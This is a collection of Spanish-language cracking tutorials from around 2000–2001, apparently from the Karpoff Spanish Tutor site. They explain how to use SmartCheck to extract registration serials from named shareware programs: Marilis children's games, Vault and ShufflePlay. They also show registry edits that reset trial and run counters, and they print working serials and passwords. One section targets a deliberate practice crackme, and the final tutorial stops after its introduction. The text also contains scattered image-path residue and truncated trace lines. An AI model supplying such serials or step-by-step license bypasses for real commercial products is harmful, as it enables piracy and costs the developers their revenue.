el espectacular smartcheck recibió mucha información, en la que debemos buscar y buscar para encontrar el código. lo que usualmente hago para ahorrarme una búsqueda en toneladas de basura y una pepita de oro (nuestro código verdadero) es esto...
voy a edit--->find y luego inserto mi nombre completo: act mago. el programa encontrará mi nombre luego de un instante y cuando este lo haga insertamos nuestro número de registro falso 1233321 y damos click en find. el programa lo encontrará en unos cuantos segundos y cuando lo haga debemos ser cautelosos para no fallar... mucho pero mucho más abajo vamos viendo unas comparaciones sospechosas hasta que encontramos una que es realmente sospechosa y que nos indica que el código que buscamos es ese...:

anotamos el código, cerramos el smartcheck, abrimos internet angel, vamos a la caja de registro y luego insertamos los datos de la misma forma en que lo habíamos hecho antes, y por supuesto sólo variando el code, en mi caso:

name: act mago

city/e-mail: actmago@hotmail.com

code: 1911h-782

damos click en register y boom !!

programa crackeado.

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. (especialmente a xasx, (no pararé :)) y profesor x.) saludos a toda la people de tutoriales2000.
saludos al l.d.a. (monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter y a todos los demás). saludos a todos los crackers del mundo.
chao !!
espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, l*ean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.*

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programas:	**Todo el software de Marilis**

PROTECCION:	Serial limitación de usos		
Descripcion:	Juegos para niños		
Dificultad:	Newbie		
DOWNLOAD:	http://www.marilis.com/		
Herramientas:	File insPEctor, Smartcheck		
CRACKER:	**dek_Oin**	**FECHA:**	28/10/2000

introduccion

tan solo ha pasado 1 dia después de que escribo el último manual. pero bueno, aquí un tutorial sobre como obtener el serial válido para todos los productos de esta compañía que por cierto, son todos juegos para niños. tomaremos como ejemplo el juego cookiz, es como un puzzle medio raro.

al atake

ejecutamos el cookiz y vemos que ya nos da la bienvenida con una linda nag:

cookiz is a shareware.

the free version has 18 puzzles
registration for the full 63-puzzle
version is $10.00

at: www.marilis.com

your id : **5ll6r41hj**
please enter your registration key:
123456789

later ok

lo que es interesante es el id que nos da. si nos registraramos de verdad, tendríamos que mandarle este id a la compañía para que nos den el serial. ¿que quiere decir esto?, que nuestro serial será generado a través del id que nos muestre el programa. este id cambia cada vez que instalamos el programa o cada vez que borramos la información del registro de hkey_current_user\software\cokr\code\. ahí hay una clave llamada number1. en este momento mi id es 5ll6r41hj pero si quiero lo puedo cambiar a 123456789 para pasarle el serial a un amigo, con algunas instrucciones de lo que tiene que hacer.

el lugar para poner nuestro serial nos da una pista, no nos deja poner más de 9 caracteres por lo que pienso que deberá ser la longitud de nuestro serial. otro error de los programadores. ahora ya tenemos bastantes pistas así que a crackear!.

antes que nada analizamos el ejecutable de cookiz.exe con el file inspector y obtenomos la siguiente información:

- **no está empakado**
- **ni encryptado**
- **obtenemos una lista de las funciones importadas/exportadas del programa**
- **msvbvm60.dll**
- **está hecho en visual basic**

el programa está hecho en vb, por eso es que ocupa tanto espacio. por suerte para crackear programas en visual basic existe una genial herramienta también de numega, el smartcheck. cerramos el cookiz y ejecutamos el smartcheck. file/open y seleccionamos el exe de cookiz. le damos al botón de para que empieze la ejecución del programa y podemos ver que está lleno de errores, para que el programa continúe su ejecución solo debemos presionar el botón de acknowledge hasta que el programa se ejecute.

bien, escribimos cualquier cosa de registration code, pulsamos ok y luego salimos del programa. esta vez no haremos lo típico de apretar el botón sino que dejaremos apretado el para que el smartcheck nos muestre los errores y los eventos específicos. ahora exploraremos esto un poco. bajen hasta llegar a esta zona:

Asc returns Integer:53
Chr
Mid
Asc returns Integer:76
Chr
Mid
Asc returns Integer:76
Chr
Mid
Asc returns Integer:54
Chr
Mid
Asc returns Integer:82
Chr
Mid
Asc returns Integer:52
Chr
Mid
Asc returns Integer:49
Chr
Mid
Asc returns Integer:72
Chr
Mid
Asc returns Integer:74
Chr

se ve interesante. recuerdan cual era nuestro id, pues era **5ll6r41hj** y lo más curioso es esto:

ascii:	caracter:
53	5
76	l
76	l
54	6
82	r
52	4
49	1
72	h
74	j

ya no tenemos mas dudas de que estamos en una zona muy interesante. además si nos paramos sobre algún mid veremos nuestro id. si vemos bien, bajo el número 74 hay algo así:

Asc returns Integer:74
Chr
Trim
Trim
Trim

nos paramos sobre el primer trim y vemos algo como "test". nos paramos sobre el segundo trim y vemos esto:

```
⊟ string (variant)
    ⊟ unsigned short * * .pbstrVal = 006DFBE4
        ⊟ String  = 004CC9B0
            = "766044540"
```

este es un número raro, si nos paramos sobre el tercer trim veremos nuestro id. escribamos el número raro en la casilla de registration key y wow!, nos registramos!. ahora podremos jugar a todos los puzzles!!!!. otra vez más, el smartcheck nos ahorró mucho trabajo.

por supuesto que este tutorial fue creado solo con fines educativos y que yo no puedo hacerme responsable del uso que se le pueda dar a este material. si te gusta el software de esta compañía debes comprarlo y no robarlo!.

saludos a:

- todo [k-for]
- xasx
- act mago
- karpoff
- mr.mauve
- [the pope]

---

página oficial del grupo k-for: http://pagina.de/kfor
mi dirección de e-mail: dek_oin@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Vault (build 2 revision 3)**

PROTECCION:	**Name / Serial.**
Objetivo:	Conseguir un código de registro válido.
Descripcion:	Programa que sirve para guardar los passwords.
Dificultad:	Newbie.
DOWNLOAD:	http://www.vault.uni.cc
Herramientas:	**File insPEctor v3.0 y SmartCheck v6.03.**

CRACKER: **Act MagO** **FECHA:** **26/11/2000**

INTRODUCCION

hola amigos, presento mi duodécimo tutorial. ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com**, como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial volveremos a usar el smatcheck. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

profe, está es la confusión del chat jaja!! :) saludos amigo !!

al atake


comentario del programa

el programa es shareware, tiene libre uso de 7 días, por lo que si quieres seguir usándolo después de este período debes registrarte y para eso debes pagar la suma de $10.00 us

contamos con smartcheck...

manos a la obra

abrimos el programa y enseguida nos aparece un cuadro indicándonos los días que nos quedan de prueba; en el mismo cuadro está la opción para registrar el programa la que dice **register vault**, le damos click y nos aparece una caja de registro como esta:



la caja no tiene botón de registro y además nos dicen:**la cerradura se abrirá con la clave correcta.**

a continuación...cerramos vault.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrará los siguiente datos:

el programa está desarrollado en microsoft visual basic 5

no está encriptado

no está empacado

msvbvm50.dll

con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido smartcheck para conseguir un código de registro real.

a continuación...cerramos **file inspector v3.0**.

usando smartcheck

asumo que tienes bien configurado el smartcheck y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos smartcheck y vamos directamente a la opción **file --->open** y abrimos el ejecutable del programa**vault.exe**, luego presionamos **f5** y esperamos a que el programa cargue y cuando lo haga insertamos en caja de registro nuestro nombre y nuestro código de registro, y cuando lo hayamos hecho esperamos un momento y le damos click a **end** o al cuadrado rojo.

buceando

ahora en el smartcheck nos encontramos solamente con esto:

le damos click y caerá una enorme cadena de datos, vamos hasta el final y ahí se puede ver esto:

Splash (Form) created
Splash_Load
Splash.Show
Listing_Unload

le damos click al + de **splash_load** y no hay nada importante, luego al + de **splash.show** y vemos una gran cantidad de cadenas, y ahí hay unas cuantas que me parecen familiares...

iKey_Change
iKey_Change
iKey_Change
iKey_Change
iKey_Change
iKey_Change
iKey_Change

le damos click a la primera **ikey_change** y nos desplazamos hasta el final para ver esto...

iKey.Text
iKey.Text
iKey.Text
iKey.Text
Note.ForeColor <
Note.Caption <--
iKey.Text
iKey.Text

le damos click encima a la primera **ikey.text** para que quede marcada de azul, ahora le damos click a para ver todos los eventos y vemos esto...ojo

iKey.Text
SysFreeString(BSTR:005301D0)
_TextBox::Release(LPINTERFACE:029EDD70) returns DWOF
_TextBox::AddRef(LPINTERFACE:029EDD70) returns DWOR
iKey.Text
SysAllocStringLen(PTR:0043A508, DWORD:0000000A) return
SysFreeString(BSTR:00000000)
SysFreeString(BSTR:005301D0) --->código falso (parte)
SysFreeString(BSTR:00435440) --->código real
_TextBox::Release(LPINTERFACE:02 registro total
_TextBox::AddRef(LPINTERFACE:029 OR
iKey.Text
SysAllocStringLen(PTR:0043A51C, DWORD:0000000A) returr
SysFreeString(BSTR:00000000)
SysFreeString(BSTR:005301D0)--->código falso (parte)
SysFreeString(BSTR:00435440) --->código real para
_TextBox::Release(LPINTERFA extender el trial 2
_TextBox::AddRef(LPINTERFAC semanas
iKey.Text
SysAllocStringLen(PTR:0043A530, DWORD:0000000A) return
SysFreeString(BSTR:00000000)
SysFreeString(BSTR:005301D0)--->código falso (parte)
SysFreeString(BSTR:00435440) --->código real para
_TextBox::Release(LPINTERFA extender el trial 2 meses

lo tenemos, y tenemos tres, pero sólo uno es el que buscamos ya que los otros 2 son para extender el trial, y por supuesto usaremos el que dice**código real registro total**, en mi caso:


name: **act mago**

key:**i3k9f9w1h8**

>>thank you for registering the vault

registration complete!

damos click en evaluation period y... nos aparece esto...



coloco en pwd: 2000 y no lo acepta...hmmm... quizás está en el sitio web no lo sé, pero para que ir a buscar si tenemos smartcheck en el ordenador :)

si ya encontraste el código de registro supongo que tienes habilidad para encontrar el password...es una búsqueda muy simple, supongo que no tengo que explicar como se hace, se los dejo a ustedes...pero aquí está todo:

name:**act mago**

key:**i3k9f9w1h8**

pwd: **shareware**

ahora sí, **programa crackeado...**

nota:

soy humano y cometo **errores**, si encuentras uno házmelo saber ok.**actmago@hotmail.com**

saludos

saludos a **tnt!crack!team** (saludos a **xasx**, no parare **:)**)

saludos a**dek_oin**.

saludos y **agradecimientos**a*viper* del grupo **[k-for]** ,por el genial **file inspector**.

saludos a toda la people de **tutoriales2000**.

saludos aprofesor x.

saludos al ldea (**monofeo, flaco, chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

El Pollo Tutor

Programa: **Crackme de CrkViz v4.0**

PROTECCION:	**Serial.**
Objetivo:	Encontrar el serial.
Descripcion:	Pues eso.
Dificultad:	Facililla
DOWNLOAD:	***http://www.geocities.com/crkviz/crack.htm***
Herramientas:	***file insPEctor v3.5 y SmartCheck***
CRACKER:	**Act MagO** **FECHA:** **29/11/2000**

introduccion

hola amigos, presento mi décimocuarto tutorial. ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial volveremos a usar el smartcheck. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

este crackme está hecho por mi buen amigo crkviz miembro del grupo [k-for], es la versión número cuatro de sus crackmes y tiene una protección serial number y un límite de 8 ejecuciones.

tenemos a smartcheck...

pd: si eres un cracker con cierto recorrido te debería tomar un minuto o menos, así que no pierdas tu tiempo leyendo esto.

al atake

antes de abrir el programa lo analizamos con file inspector el que nos mostrara los siguientes datos:

- **el programa está desarrollado en microsoft visual basic 5**
- **no está empacado**
- **msvbvm50.dll**

a continuación... cerramos **file inspector v3.5, abrimos el crackme.**

luego abrimos el programa para ver como luce y lo primero que vemos en él en su parte inferior es un mensaje que dice "limitado a 8 ejecuciones" y abajo el número de veces que lo hemos utilizado. luego vamos a **archivo>registrar** y estaremos en la caja de registro, la que nos pide los siguientes datos:

user name:

serial number:

mmm, lo primero que haremos será extender el número de ejecuciones a las que nosotros queramos y para eso debemos ir a regedit.exe, siguiendo esa ruta:

mi pc\hkey_current_user\software\vb and vba program settings\odbc\register

en esa clave nos encontraremos con esto...

yo cambiaré el valor de **counter** a -50 pero obviamente se le puede asignar el valor que tu quieras. el valor que le he dado me dará un uso de 58 ejecuciones, mucho y más que suficiente para chingarlo.

---

usando smartcheck

---

asumo que tienes bien configurado el smartcheck y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos smartcheck y vamos directamente a la opción **file ---> open** y abrimos el ejecutable del programa **crkmeviz-4.exe**, luego presionamos **f5** y esperamos a que el programa cargue y cuando lo haga insertamos en caja de registro nuestro nombre y nuestro código de registro, y cuando lo hayamos hecho esperamos un momento y le damos click a **end** o al cuadrado rojo.

el smartcheck recopiló una gran cantidad de información... tenemos una cadena de datos pero la única que nos interesa es esta...

le damos click a **drag_click** y vemos esto...

```
Drag_Click
    LCase(VARIANT:String:"Act MagO")
    Mid(VARIANT:String:"act mago", long:1,
    Mid(VARIANT:String:"act mago", long:2,
    Mid(VARIANT:String:"act mago", long:3,
    Mid(VARIANT:String:"act mago", long:4,
    Mid(VARIANT:String:"act mago", long:5,
    Mid(VARIANT:String:"act mago", long:6,
    Asc(String:"a") returns Integer:97
    Asc(String:"c") returns Integer:99
    Asc(String:"t") returns Integer:116
    Asc(String:" ") returns Integer:32
    Asc(String:"m") returns Integer:109
    Asc(String:"a") returns Integer:97
    richtext.Text
    Len(String:"Act MagO") returns LONG:8
    Hex(VARIANT:Double:2,72476e+007)
```

la cadena que está en azul me pareció muy interesante porque es el último string en que se compara nuestro nombre, ahora que está marcada en azul le damos click a este botón para ver detalladamente el código.

```
Len(String:"Act MagO") returns LONG:8
    __vbaVarMove(VARIANT:Long:8, VARIANT:
    __vbaFreeStr(LPBSTR:0063F210) returns DW
    __vbaFreeObj(LPINTERFACE *:0063F20C)
    __vbaVarDiv(VARIANT:Double:2,17981e+00
    __vbaVarMove(VARIANT:Double:2,72476e+(
    Hex(VARIANT:Double:2,72476e+007)
    __vbaVarMove(VARIANT:String:"19FC3E9",
    __vbaVarCopy(VARIANT:String:"19FC3E9",
    _TextBox::AddRef(LPINTERFACE:029CB8A0
    __vbaVarMove(VARIANT:VT_DISPATCH:02
    __vbaVarCmpEq(VARIANT:String:"19FC3E9"
```

ahí está el código de registro… ahora lo único que debemos hacer es insertar los datos, que en mi caso son:

user name: **act mago**

serial number: **19fc3e9**

le damos click a **registrar** y…

crckmeviz crackeado…

---

nota

---

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

---

saludos

- saludos a **profesor x.** (gran amigo!!)
- saludos a **dek_oin**.
- saludos a **crkviz.**
- saludos a **code_mex.**
- saludos a **tnt!crack!team** (saludos a **xasx**, no parare **:)**) http://www.tntcrackers.ws
- saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff
- saludos y **agradecimientos** a *viper* del grupo **[k-for]** , por el genial **file inspector**.
- saludos a toda la people de **tutoriales2000**.
- saludos al ldea (**monofeo (gran amigo), flaco, chirda, taza, afo, solerman, nasal, peter** y a todos los demás)
- saludos a todos los **crackers** del mundo.

---

chao

---

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **ShufflePlay 2.63**

PROTECCION:	**Name / Serial**
Objetivo:	Estar registrados.
Descripcion:	Un programita para el manejo de MP3,Cds etc.
Dificultad:	Facililla
DOWNLOAD:	http://www.pinoyware.com/shuffleplay/index.shtml
Herramientas:	**SmartCheck y tu cerebro**
CRACKER:	**^CaR19^** **FECHA:** **10/01/2001**

introduccion


bueno lo mio no es hacer manuales de cracking pero me he decidido a escribir este para demostrar q' no es necesario ser un super-conocedor de ensamblador ni nada de eso para llegar a conseguir el serial de un programilla y alimentar nuestro ego personal diciendo:"y lo he hecho y lo he hecho..."... en fin... y tambien para agradecer a karpoff un detalle q' tuvo conmigo en su dia.mi verdadero "maestro" es desde hace ya unos cuantos años karlitoxz (ahora hace llamarse mrmauve... vaya nombre mas marikita...) , y a el le dedico este . nuestro objetivo sera conseguir un serial valido.

al atake


desde la pagina del susodicho shuffleplay podemos descargar su ultima revision , bien el zip con toda la tralla de dll's de vb o solo el ejecutable.a estas alturas ya tendras las librerias de vb en tu pcera con casi total seguridad osea q' no pierdas el time descargando los 3 megas.desempaqueta el zip en un directorio , abre el smartcheck , busca el file shuffle2.exe y "leña al mono"dale al play verde y enga enga a correr el programa:

1.-el primer nag o ventana nos avisa de una mingada de configuracion o no se q' , bueno dile q' si q' te gusta el arroz con leshe... siguiente ventanucaq' no se q' de los mp3, vale dile q' tambien , luego otra los tips de los cohones... vale q' tambien... en ese momento tenemos la aplicacion abierta ,si nos fijamos vemos en uno de los menus q' aparece la palabra "registration"... dale candela y... ooop


2.-aki vemos donde meter nuestros datos en tres campos , bien 2/3 ya los tenemos hechos no: name (lo sabemos) organization (tb lo sabemos o nos lo inventamos) y registartion key(sejodio...) pues nada a rellenar tios... car19 , mi compañia pnk y el serial pues metele todo 111111111111111111111 (la cantidad en principio para registrar este proggie da igual pero no asi para muchos otros programas ojo...) y:




3.-bien nos vamos a la ventana del smartcheck buscamos la cadena a la izquierda donde nos avisa de la apertura de una ventana en:





4.-abrimos register.show para ver q' operaciones realiza el condenado con nuestros datos y encontramos:



aki si vas picando sobre los trim ves las variaciones q' realiza sobre tus datos y al final ooooop sorpresa cuatro hexa:







bueno bueno q vemos las strings de la derecha nos da la informacion de nuestro serial? muy facil no? pero sera asi? veamos c1ac1b187 ....ummmm metamosla (bonita palabro... q poco se usa...) y el resultado es:

ya se ya se , como coño averiguar q' justo eso es la cadena o porcion de cadena q' hay q' meter , es praxtica tios solo praxtica un poco de intuicion y suerte...en el smartcheck las trims y los finales de cada arbol tras un registering no valido tienen en su mayor parte la solucion al tema....

bueno espero haber sacado un grito sonrisa alegria o lo q' sea a alguno...

salud!!!!

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

karpoff spanish tutor 2001

programa:	**dr. salman's windows power tools v1.45**

proteccion:	serial number.		
tipo:	shareware (7 días de prueba).		
descripción:	programa de utilidades para ms windows 95/98.		
objetivo:	obtener serial number (número serie) válido para registrarnos.		
dificultad:	novato, **facililla**, media, etc.		
download:	http://sensor.hypermat.net/		
herramientas:	language 2000 beta v4.0.1.140, numega smartcheck 6.03		
cracker:	**+er@ser**	**fecha:**	01/01/2001

introduccion


programa de utilidades para ms windows 95/98, incluye cinco utilidades (**hyperwindows** - incrementa la velocidad del sistema, **hypernet** - incrementa la velocidad de descarga en internet, **security toolkit** - seguridad en el acceso a los programas de windows, **quick-accelerator** - acelera la carga de menus de windows y mejora el modo msdos, **ram-magnifier** - incrementa la ram de 3-20 mb.) de la empresa **digital millenium inc.** copyright © 1999 dr. salman zafar

antes de comenzar el atake, hay que tener claro, las **herramientas** que vamos a emplear, en esta "victima" emplearemos en una primera aproximación una herramienta llamada **language 2000 beta v4.0.1.140**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... toda esta información nos ayudara para un atake más rápido.

pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkkeeeeee.....

al atake

